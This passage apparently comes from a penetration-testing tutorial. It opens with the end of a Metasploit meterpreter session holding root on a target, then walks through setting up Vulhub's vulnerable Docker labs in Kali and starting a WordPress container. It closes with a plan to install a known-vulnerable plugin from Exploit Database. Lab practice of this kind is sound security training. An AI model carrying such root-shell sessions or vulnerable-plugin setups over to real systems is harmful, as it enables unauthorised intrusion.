meterpreter > getuid
Server username: root @ c8598a5a0599 (uid=0, gid=0, euid=0, egid=0)
meterpreter >

```

As can be seen, we have a meterpreter session with root privileges on the target.

## INSTALLING VULHUB IN KALI

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Getting instances of vulnerable software is one of the most important requirement for practicing penetration testing. Vulhub provides an open-source collection of pre-built vulnerable docker environments. The best thing about Vulhub is that readers don't need any pre-existing knowledge of dockers and their operation. The only requirement is Docker should already be installed on the system to be able to use vulhub. Let's see how to setup vulhub in Kali Linux. In Kali Linux,, open a terminal and use wget to download the zip archive of vulhub. The download link for vulhub is given in our Downloads section.

```

kali@kali:~$ wget https://github.com/vulhub/vulhub/archive/master.zip -O vulhub-master.zip
--2021-02-07 08:49:58-- https://github.com/vulhub/vulhub/archive/master.zip
Resolving github.com (github.com)... 13.234.176.102
Connecting to github.com (github.com)|13.234.176.102|:443 ... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/vulhub/vulhub/zip/master [following]
--2021-02-07 08:49:58-- https://codeload.github.com/vulhub/vulhub/zip/master
Resolving codeload.github.com (codeload.github.com)... 13.127.152.42
Connecting to codeload.github.com (codeload.github.com)|13.127.152.42|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/zip]
Saving to: 'vulhub-master.zip'

vulhub-master.zip          [ <=> ] 61.84M  5.00MB/s  in 12s

2021-02-07 08:50:11 (5.19 MB/s) - 'vulhub-master.zip' saved [64848037]

```

Once the download is finished, extract the contents of the vulhub-master.zip using unzip command.

```

kali@kali:~$ ls
bind4444.bin      Desktop      Downloads    Music        Public       Videos
bitnami-docker-openldap  Documents   LinuxKI     Pictures     Templates   vulhub-master.zip
kali@kali:~$

```

This will create a new directory named vulhub-master.

```

kali@kali:~$ unzip vulhub-master.zip^C
kali@kali:~$ ls
bind4444.bin      Documents   Music        Templates    vulhub-master.zip
bitnami-docker-openldap  Downloads  Pictures     Videos
Desktop          LinuxKI    Public       vulhub-master
kali@kali:~$

```

Start the docker service.

```
kali@kali:~$ sudo systemctl start docker
[sudo] password for kali:
kali@kali:~$
```

Once the docker service is started, navigate into the vulhub-master directory and you should see various vulnerable docker images.

```
kali@kali:~$ cd vulhub-master
kali@kali:~/vulhub-master$ ls
activemq          drupal           gogs             libssh           phpmailer        spark
apereo-cas       ecshop          h2database      LICENSE         phpmyadmin       spring
appweb           elasticsearch  hadoop          liferay-portal  phpunit         struts2
aria2            electron        httpd           log4j           postgres        supervisor
base             fastjson        imagemagick     magento         python          tests
bash            ffmpeg          influxdb        mini_httpd      rails           thinkphp
cgi             flask           jackson        mojarra         README.md       tomcat
coldfusion      flink           java            mongo-express  README.zh-cn.md unomi
confluence      fpm            jboss          mysql           redis           uwsgi
contributors.md ghostscript     jenkins        nexus          rsync           weblogic
contributors.zh-cn.md git            jira           nginx          ruby           webmin
couchdb         gitea          jmeter         node           saltstack      wordpress
discuz          gitlab         joomla         ofbiz          samba          xxi-job
django          gitlist        jupyter        openssh        scrapy         zabbix
dns            glassfish      kibana         openssl        shiro
docker         goahead       laravel        php           solr
```

Let's start the wordpress docker container. Although this container is vulnerable with a different vulnerability, we will use it for another vulnerability. Navigate into the wordpress directory and start the docker container as shown below.

```
kali@kali:~/vulhub-master$ cd wordpress
kali@kali:~/vulhub-master/wordpress$ ls
pwnscriptum
kali@kali:~/vulhub-master/wordpress$ cd pwnscriptum
kali@kali:~/vulhub-master/wordpress/pwnscriptum$ ls
1.png  docker-compose.yml  exploit.py  README.md  README.zh-cn.md
kali@kali:~/vulhub-master/wordpress/pwnscriptum$
```

```
kali@kali:~/vulhub-master/wordpress/pwnscriptum$ docker-compose up -d
Creating network "pwnscriptum_default" with the default driver
Pulling mysql (mysql:5) ...
5: Pulling from library/mysql
45b42c59be33: Pull complete
b4f790bd91da: Pull complete
325ae51788e9: Pull complete
adcb9439d751: Pull complete
174c7fe16c78: Pull complete
8e1fb71e8df6: Pull complete
f75a34586856: Pull complete
8744e322b832: Pull complete
d5165bfce78f: Pull complete
b2b136196504: Pull complete
81bf1b99fdd8: Pull complete
35a3f91dcc29: Pull complete
735cc476985d: Pull complete
0a4f898db91b: Pull complete
a5b35cb2b4d6: Pull complete
20b59ce99fb8: Pull complete
e90c76465725: Pull complete
0b52d24be4bd: Pull complete
8ef5d1815ceb: Pull complete
dee47558145c: Pull complete
Digest: sha256:970156180abadfcb4ad544c303196a3f55f33ffa8f4ea5610af84025554f0944
Status: Downloaded newer image for vulhub/wordpress:4.6
Creating pwnscriptum_mysql_1 ... done
Creating pwnscriptum_web_1 ... done
kali@kali:~/vulhub-master/wordpress/pwnscriptum$
```


Once the container is started, use command **docker ps** to see all the docker processes running.

```
kali@kali:~/vulhub-master/wordpress/pwnscriptum$ docker ps
CONTAINER ID   IMAGE                                COMMAND                                  CREATED        NAMES
STATUS        PORTS
2522cc4024ae   vulhub/wordpress:4.6               "/usr/local/bin/dock...  5 minutes ago  pwnscri
Up 5 minutes   0.0.0.0:8080->80/tcp
ptum_web_1
729c9b8ac8af   mysql:5                              "docker-entrypoint.s...  5 minutes ago  pwnscri
Up 5 minutes   3306/tcp, 33060/tcp
ptum_mysql_1
9a4d5e11233c   sameersbn/bind:9.16.1-20200524     "/sbin/entrypoint.sh...  6 months ago   bind
Up 29 minutes  0.0.0.0:53->53/tcp, 0.0.0.0:10000->10000/tcp, 0.0.0.0:53->53/udp
```


Every docker container has a container ID. The one with container ID 2522cc4\*\*\*\*\* is our wordpress docker container. We can use command **docker inspect <container id>** to get more information about the Docker container.

```
kali@kali:~/vulhub-master/wordpress/pwnscriptum$ docker inspect 2522cc4024ae
[
  {
    "Id": "2522cc4024ae755e9e37009f76d729f273f96c56f035550b8512a3e0b96f837d",
    "EndpointID": "a40b305281345e6a45bd3fce51255e196d67742356dae226a3a24e5c7998c7cd",
    "Gateway": "172.22.0.1",
    "IPAddress": "172.22.0.3",
    "IPPrefixLen": 16,
    "IPv6Gateway": "",
    "GlobalIPv6Address": "",
    "GlobalIPv6PrefixLen": 0,
    "MacAddress": "02:42:ac:16:00:03",
    "DriverOpts": null
  }
]
```


The IP address of the wordpress docker container is 172.22.0.3. The Gateway address is that of the Kali host machine (172.22.0.1). Enter the IP address of the docker container in the browser and you will be prompted to set the password for the wordpress instance.




Here is the wordpress website we just created (we wanted to set the site title as docker test but mis spelled it to docket test).



Go to Exploit Database and download the wp-responsive-thumbnail-slider plugin. The download information is given in our Downloads section. The plan is to install this vulnerable plugin in Wordpress.


